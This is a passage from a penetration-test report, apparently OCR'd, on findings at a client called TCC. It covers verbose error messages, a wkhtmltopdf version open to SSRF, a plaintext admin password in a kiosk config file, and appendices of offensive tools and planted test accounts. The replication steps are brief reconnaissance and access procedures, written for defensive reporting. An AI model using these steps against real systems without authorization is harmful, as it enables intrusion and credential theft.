
Replication
1. Replication of this vulnerability can be found by visiting each independent webserver and inspecting the headers. Likewise, they can also be viewed by using an automated scanner like Nikto.




Nikto scan on 10.0.0.6



Headers from 10.0.0.11



Nikto scan on 10.0.0.102



Nikto scan on 10.0.0.200

Mitigation

1. Implement the X-Frame-Options, X-XSS-Protection, and X-Content-Type-Option for each given web server when applicable

References

2. Missing X-Frame-Options Header

3. Missing X-XSS-Protection Header
4. X-Content-Type-Options HTTP Header
5. What is MIME Sniffing?
6. Drive-by Compromise

7.4.4 Verbose Error Messages

Verbose Error Messages		CVSS	Prioritization
Risk	Low	3.7 Low	LOW
Impact	Low		
Likelihood	Likely		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1083 - File and Directory Discovery		
Hosts	10.0.0.102:80 and 10.0.0.200:80		

Impact

Verbose error messages can be a security vulnerability because they can reveal sensitive information to an attacker. For example, a verbose error message may reveal details about the software or system architecture, such as the version of the operating system or web server software, that can be used by an attacker to exploit known vulnerabilities. Additionally, verbose error messages may reveal information about the structure of the database, files, or tables, this could allow an attacker to launch SQL injection or File inclusion attacks.

Another impact is that verbose error messages may reveal sensitive information about the data stored in the web application, such as user credentials or other sensitive data. This can enable an attacker to use the information to gain unauthorized access to the web application or steal sensitive data.

Details


While navigating through https://10.0.0.102 and https://10.0.0.200, [redacted] focused on provided input that would normally not be expected by the webservers in order to check for edge conditions that could be exploited. While doing these tests [redacted] noticed that verbose error messages were returned for some of the edge conditions.

Replication

1. Navigating to http://10.0.0.102/user.php will prompt you with a page to update account details, but also expose an error to the user at the top of the page:

10.0.0.102/user.php Verbose Error Messages

1. Send a request such as: http://10.0.0.200/api/payment/" and the error will be returned.



10.0.0.200/api/payment Verbose Error Messages

Mitigation
1. Developers should be made aware of how verbose error messages can increase security risks and ensure no TCC's internal architectural information is exposed in publicly accessible locations. 2. Instead of printing out errors to end users on public-facing websites, verbose errors should be privately logged in internal servers for developer use. 3. Turn off error reporting when working with PHP

References
1. PHP - error_reporting 2. Improper Error Handling | OWASP Foundation 3. File and Directory Discovery

7.4.5 Vulnerable wkhtmlTOpdf 0.12.6

Vulnerable Wkhtmltopdf 0.12.6		CVSS	Prioritization
Risk	**Low**	3.7 Low	LOW
Impact	**Low**		
Likelihood	**Unlikely**		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N		
MITRE ATT&CK	T1189 - Drive-by Compromise		
Hosts	10.0.0.200		

Impact


It would be possible to gain access to the internal system if the SSRF vulnerability present in the vulnerable wkhtmlTOpdf version is exploited. Internal documents would be able to be seized by a malicious actor.

Details

A vulnerable version of wkhtmlTOpdf was found being used to convert the invoice information into a downloadable pdf file. The vulnerability is an SSRF exploit through an iframe tag. Since [redacted] had the capability of adding payment values and creating a custom invoice, it would be possible to perform the SSRF exploit as a logged-in user. It should be noted that [redacted] did not perform the exploit.

Replication

1. Navigate to https://10.0.0.200/api/invoices/export/1 and download invoice pdf
2. Using ExifTool, or a similar metadata tool, examine headers which will reveal it was generated using wkhtmltopdf 0.12.6 which is vulnerable to CVE-2022-3558



Exif data of invoice

Mitigation

1. wkhtlmtopdf 0.12.6 is the latest version, the best way to mitigate this issue is to focus on the input validation that would make the attack vector possible. Ensure that all input fields for payment information only take the necessary possible values.

References

1. https://nvd.nist.gov/vuln/detail/CVE-2022-3558


7.4.6 Administration Password Found in File

Administration Password Found in File		CVSS	Prioritization
Risk	**Low**	**3.3 Low**	**LOW**
Impact	**Low**		
Likelihood	**Rare**		
CVSS String	AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1552 - Unsecured Credentials		
Hosts	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104		

Impact
Leaving passwords in configuration files can be a risk if an attacker was able to get access to the file system. If files are stored on a version control system like GitHub, it would be possible to find exposed passwords through OSINT and code review.

Details
A file was found on the kiosks called secure_settings.ini that contained configuration information for a web server. In this file, a username and password were specified. A web server was not active on the hosts, so the risk and impact to TCC are low.

Replication
1. Access the kiosk file system through SMB according to 6.2.1 Unauthenticated Kiosks. 2. Navigate to C:\SecureAdmin\SecureAdministrationPassword. 3. View the contents of the secure_settings.ini file.



Contents of the secure_settings.ini File

Mitigation
1. Utilize a password management solution to store passwords, if not possible utilize environment variables or configuration files to store them. 2. Load credentials dynamically when code is executed instead of statically including them. 3. Consistently audit the use of security-sensitive files.

References
1. What are Hardcoded Passwords/Embedded Credentials? Our... | BeyondTrust 2. Unsecured Credentials, Technique T1552 - Enterprise | MITRE ATT&CK®

Appendix A - Tools

Tool Name	Purpose	Description
Nmap	Enumeration	Port Scanning, Host Enumeration
BurpSuite	Web App Security testing	Web Request Forging
Feroxbuster	Directory Enumeration	Brute Forcing, Content Discovery
Nikto	Enumeration	Web Server Scanning
SQLMap	Enumeration	SQL Injection, Vulnerability Exploit
QR Code Reader	Analysis	Assess QR Code Output
Ffuf	Web Fuzzing	Parameter Fuzzing, Brute Forcing
CrackMapExec	Lateral Movement	Brute Forcing, Lateral Movement
Evil-WinRM	Remote Shell	Obtaining Access
DNSEnum	Enumeration	DNS Scanning
Dig	Enumeration	Record Lookup
Metasploit	Exploitation	Brute Force, Lateral Movement, Shell
Enum4Linux	Enumeration	Vulnerability Scan, Enumeration
Faraday	Vulnerability Management	Logging, Management, Remediation
Ldapsearch	Enumeration	Vulnerability Scan, Enumeration
Exiftool	Forensics	Metadata Analysis

Appendix B - Assessment Artifacts

System Artifacts

These artifacts consist of scripts / reverse shells that were deployed for the penetration testing engagement. They were all removed before the engagement.

Artifact Name	Host	Description
Administrator Account	10.0.0.5, 10.0.0.6, 10.0.0.12, 10.0.200.101	An administrator account, "[redacted]," was created and added to the local administrator and Remote Desktop Users account